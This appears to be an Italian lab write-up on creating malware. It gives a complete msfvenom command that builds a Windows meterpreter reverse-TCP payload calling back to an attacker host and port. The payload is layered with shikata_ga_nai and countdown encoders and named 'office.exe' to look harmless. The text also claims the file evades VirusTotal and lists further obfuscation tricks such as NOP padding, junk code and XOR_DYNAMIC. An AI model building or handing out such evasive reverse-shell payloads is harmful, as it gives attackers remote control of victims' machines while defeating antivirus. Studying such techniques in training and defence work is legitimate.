
# CREAZIONE MALWARE

Nella simulazione di oggi abbiamo utilizzato **msfvenom** per creare un malware, dopodiché abbiamo adottato alcune tecniche per poterlo rendere non rilevabile dagli antivirus.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.92 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a
 x86 --platform windows -e x86/countdown -i 250 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -o office.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
```

Abbiamo utilizzato 2 diversi **encoder** aumentando le iterazioni, in particolar modo abbiamo usato **shikata_ga_nai** e **countdown**.
In questo modo importando il file **.exe** generato all'interno di virus total possiamo vedere come non viene rilevato, se volessimo adottare tecniche ancora più avanzate possiamo andare a modificare direttamente il codice del payload aggiungendo eventuali funzioni di **NOP** oppure cambiando il nome delle variabili o aggiungendone alcune che non vanno ad intaccare il codice del payload e che quindi eseguono istruzioni inutili permettendoci così di offuscare ulteriormente il malware.

Un altro encoder molto interessante da poter utilizzare è quello di **XOR_DYNAMIC** che ci permette di criptare il codice del payload.



**CONCLUSIONI**

In conclusione, abbiamo analizzato l'efficacia di due encoder, *shikata_ga_nai* e *countdown*, nel rendere meno rilevabile un payload aumentando le iterazioni. L'analisi su VirusTotal ha mostrato che il file generato non viene rilevato, dimostrando l'efficacia di queste tecniche di offuscamento e di quanto sia “potente” l’utilizzo di malware ben “offuscati” e dei danni che ne conseguono ad un eventuale azienda vittima.

In particolar modo l’encoder shikata_ga_nai è tra i più noti encoder presenti su metasploit in sintesi utilizza la cifratura XOR polimorfica, questo permette al codice cifrato di cambiare ad ogni sua iterazione rendendolo il meno possibile rilevabile da sistemi antivirus che non possono riconoscere la firma.